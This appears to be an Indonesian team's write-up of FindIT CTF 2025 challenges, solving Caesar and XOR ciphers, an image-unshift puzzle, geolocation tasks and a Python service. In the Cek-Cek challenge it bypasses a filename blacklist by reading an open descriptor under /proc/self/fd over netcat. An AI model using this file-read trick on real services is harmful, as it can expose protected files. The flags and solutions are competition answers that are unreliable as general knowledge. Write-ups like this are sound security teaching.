
PROTEK TENESYS

Rommel
Anon_tanuki
|DreamLaezy

Daftar Isi

MISC


Absen [100 Pts]



Absen

100

ayok absen sebelum marathon ctf



timo 5/10/25, 12:01 PM

CAPTURE THE FLAG COMPETITION FIND IT 2025 STARTED!!!


Kompetisi telah dimulai🏁🏁

`FindITCTF{absen_adick_adick}` @everyone

Selama 25 jam kedepan ITzen akan saling bertanding untuk menyelesaikan problem-problem yang ada. Jaga semangat dan sportifitas **SELAMAT BERTANDING**

Flag : FindITCTF{absen_adick_adick}

Cek-Cek [100 pts]



cek-cek


100

Hei, aku baru belajar python. Semoga aku tidak melupakan sesuatu.

author: hilmo

```
nc ctf.find-it.id 7001
```


Diberikan sebuah script python



```python
if __name__ == "__main__":
    with open("/flag.txt", "w") as f:
        f.write(FLAG)

    flag_file = os.open("/flag.txt", os.O_RDONLY)
    flag_data = os.read(flag_file, 1024)

    if FLAG.encode() ≠ flag_data:
        print("flag file is corrupted")
        exit(1)

    while True:
        print("Do you want check my file?")
        print("1. yes")
        print("2. no")

        choice = input(">>> ")
        if choice == "1":
            file_name = input("file name: ")
            print(open_file(file_name))
        elif choice == "2":
            print("ok, here the flag:")
            print(flag)
        else:
            print("invalid choice")
```

Pada Intinya kita harus membaca konten dari /flag.txt. Karena kata “flag” diblacklist, maka kita tidak bisa menggunakan filename “/flag.txt”. Perhatikan bahwa flag_file dalam keadaan open. Maka dari itu, file tersebut akan memiliki symlink di folder /proc/self/fd. Kita tinggal menebak berapa file descriptor yang benar.


Dengan menginputkan /proc/self/fd/5 sebagai nama file, kita dapat berhasil membaca dan memperoleh flag.



```
~
+2 ❯ echo -e "1\n/proc/self/fd/3\n1\n/proc/self/fd/4\n1\n/proc/self/fd/5\n2" | nc ctf.find-it.id 7001
Do you want check my file?
1. yes
2. no
>>> file name: error bang
Do you want check my file?
1. yes
2. no
>>> file name: error bang
Do you want check my file?
1. yes
2. no
>>> file name: FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}
Do you want check my file?
1. yes
2. no
>>> ok, here the flag:
dd3d8c2ee95f1176de68c8a4869ecd5a75262a98d0cf8fd130a02830a043bd56b18a70700128c91441a6e5611963a81bf0e0acd211a84a8c91c1776bab80c19c
Do you want check my file?
1. yes
2. no
>>> ^[[57361;5u
```

Flag : FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}

Distorted [100 pts]



distorted

100

GAMBARNYA MLEYOTT. Setiap row bergeser 5 pixels lebih dari row sebelumnya. Gimana nih biar gambarnya kelihatan dan lokasinya bisa dicari?


- Format Flag: FindITCTF{Lintang_Bujur_Nama_Tempat}
- case insensitive

author: Azmi


▾ View Hint

(4 angka di belakang desimal / .231245 = .2312) (Nama Lokasi Ikutin Format Google Maps)

Diberikan sebuah gambar lokasi




untuk memperbaiki gambar ini, kami menggunakan script python sebagai berikut.




```
FindIT/misc/distorted via 🐍 v3.13.3
❯ cat fix.py
from PIL import Image
import numpy as np

# Buka gambar
img = Image.open("location.png")
img_array = np.array(img)

# Siapkan array kosong untuk hasil
fixed_array = np.zeros_like(img_array)

# Geser setiap baris ke kiri sesuai urutan (dengan offset 5 piksel per baris
)
for y in range(img_array.shape[0]):
    offset = (y * 5) % img_array.shape[1]
    fixed_array[y] = np.roll(img_array[y], -offset, axis=0)  # geser ke kiri

# Simpan gambar hasil
fixed_img = Image.fromarray(fixed_array)
fixed_img.save("fixed_location.png")
fixed_img.show()
```

Setelah menjalankan script tersebut, gambar akan kembali seperti semula



langsung saja kami menggunakan google image search untuk mencari lokasi, dan didapatkan lokasinya yaitu



Results for **Ngenden Jangkungan, Surabaya** · Choose area

Beranda - Bethany
https://successfulbethanyfamilies.org · Translate this page

Bethany: Beranda

Alamat. Gereja Bethany Indonesia. **Jalan Nginden Intan Timur I No.29, Nginden** ...

Instagram · successfulbethanyfamilies
39,9K+ followers

Gereja Bethany Indonesia (@successfulbethanyfamilies)

Akun Instagram Resmi Gereja **Bethany** Indonesia. · **Nginden** Intan Timur I/29, Surabaya, Indonesia 60118.

People also ask


What does Bethany Church believe?

Bethany Church Nginden

4,8 ★★★★★ 740 Google reviews

Christian church in Surabaya, East Java

Nginden Bethany Church is an evangelical megachurch affiliated with Bethany Indonesian Church in Surabaya, Indonesia. The senior pastor of this community is Pdt. David Aswin Tanuseputra since 2012, replacing his father Pdt. Abraham Alex Tanuseputra. In 2020, the attendance is



google.com/maps/place/Bethany+Church+Nginden/@-7.3069653,112.7724396,61m/data=!3m1!1e3!4m6!3m5!1s0x2dd7fa5631768519:0xc50bb1ae0fc7d4f0!8m2!3d-7.3069688!4d112.77255!16s%2Fg%2F1

Bethany Church Nginden

Gereja Bethany Nginden


4.8 ★★★★★ (741)

Christian church ·

Flag : FindITCTF{-7.3069_112.7725_Gereja_Bethany_Nginden}

Cryptography

Caesar cipher [100 pts]



caesar cipher


100

author: mojitodev

Pada suatu malam, Tung Tung Tung Tung Sahur ingin mendatangi seorang pemuda yang tidak bangun sahur setelah dipanggil sahur sebanyak 3 kali, tetapi tidak nyaut. Masalahnya adalah pintu kamar pemuda tersebut terkunci dengan password tertentu, tetapi terdapat file `cipher.txt` yang tersimpan dalam flashdisk di dekatnya yang bisa digunakan untuk menemukan passwordnya. Bantulah Tung Tung Tung Tung sahur untuk menemukan passwordnya!

author: mojitodev

Diberikan file cipher text, kami langsung mendecode ciphertext tersebut untuk mendapatkan flag.



Brute-Force mode: the 25 shifts (for the alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ) are tested and sorted from most probable to least probable.

↑↓	↑↓
→5 (←21)	This is a secret the quit cour atter. Life the will be a second we will beatte, encryption the first on the some of the passamming before. Ough message, the contant of the some life a caesar in text. Ledghtion the encrypt message from a read the message to the aster. Message sting this FindITCTF{Hmmmm_1_R89lly_d5nt_know_Th8_P5ssword}

★ Caesar shifted ciphertext

```
gjktwj. Tzlm rjxxflj, ymj
htsyfsy tk ymj xtrj qnkj f hfjxfw ns yjcy. Qjilmynts ymj
jshwduy rjxxflj kwtr
f wjfi ymj rjxxflj yt ymj fxyjw. Rjxxflj xynsl ymnx
KnsiNYHYK{Mrrrr_1_W89qqd_i5sy_pstb_Ym8_U5xxbtwi}
```

Test all possible shifts (26-letter alphabet A-Z)

▶ DECRYPT (BRUTEFORCE)

Manual decryption and parameters

★ Shift/Key (number): 3

● Use the English alphabet (26 letters from A to Z)

○ Use the English alphabet and also shift the digits 0-9

○ Use the latin alphabet in the time of Caesar (23 letters, no J, U or W)

○ Use the ASCII Table (0-127) as Alphabet

○ Use a custom alphabet (A-Z0-9 chars only)

0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ

▶ DECRYPT

See also: ROT Cipher – Shift Cipher

Caesar Encoder


★ Caesar Code plain text

dCode Caesar

Flag : **FindITCTF{Hmmmm_1_R89lly_d5nt_know_Th8_P5ssword}**

Rev

XOR_Madnes [100 pts]



Challenge

107 Solves

xor_madness


100

Bombombini Gusini adalah seorang mahasiswa tahun pertama jurusan Teknologi Informasi yang tengah mendalami cryptography dan malware analysis di mata kuliah Peretasan Beretika. Suatu hari, dosen memberikan tugas berupa sebuah binary file bernama xor_madness.bin. Katanya jika ia berhasil mendapatkan "sesuatu" dari binary file tersebut, maka ia akan langsung mendapatkan nilai A. Bantulah ia untuk bisa mendapatkan "sesuatu" tersebut.

author: mojitodev

xor_madn...

Diberikan file txt, langsung saja kita memasukan file ini ke cyberchef biar gak gosong, dan dipatkan flagnya melalui XOR bruteforce



Recipe

XOR Brute Force

Key length: 1

Sample length: 100

Sample offset: 0

Scheme: Standard

□ Null preserving ☑ Print key □ Output as hex

Crib (known plaintext string)

Input

```
Uz}wZGPGUhzj'Lq } aL"}"Lu•'tL}j'Lq'}tn
```

File details

Name: xor_madness.

Size: 38 bytes

Type: unknown

Loaded: 100%


Output

```
Key = 12: GhoeHUBUGzhx5^c2o2s^0o0^gm5f^ox5^c5of|
Key = 13: FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}
Key = 14: AnicNSDSA|n~3Xe4i4uX6i6Xak3`Xi~3Xe3i`z
```

Flag : FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}

OSINT

Destroyed



destroyer

100

Kau tahu? ada suatu kaum yang dikurung dari zaman dahulu hingga sekarang. Mereka bakal bisa naik pesawat gak ya wkwkwkkwkw.

Format FLAG: FindITCTF{coordinateX_coordinateY}


author: hilmo

Diberikan foto street view, disini kami langsung membuka google image search dan didapatkan lokasinya yaitu georgia mestia airport

Flag: FindITCTF{43.056574_42.7503479}

Web Exploitation

Simple Heist



Simple Heist

100


gampang sekali, tinggal cari kunci dari brankasnya

cuma internal yang boleh tau banyak hal

author: hilmios

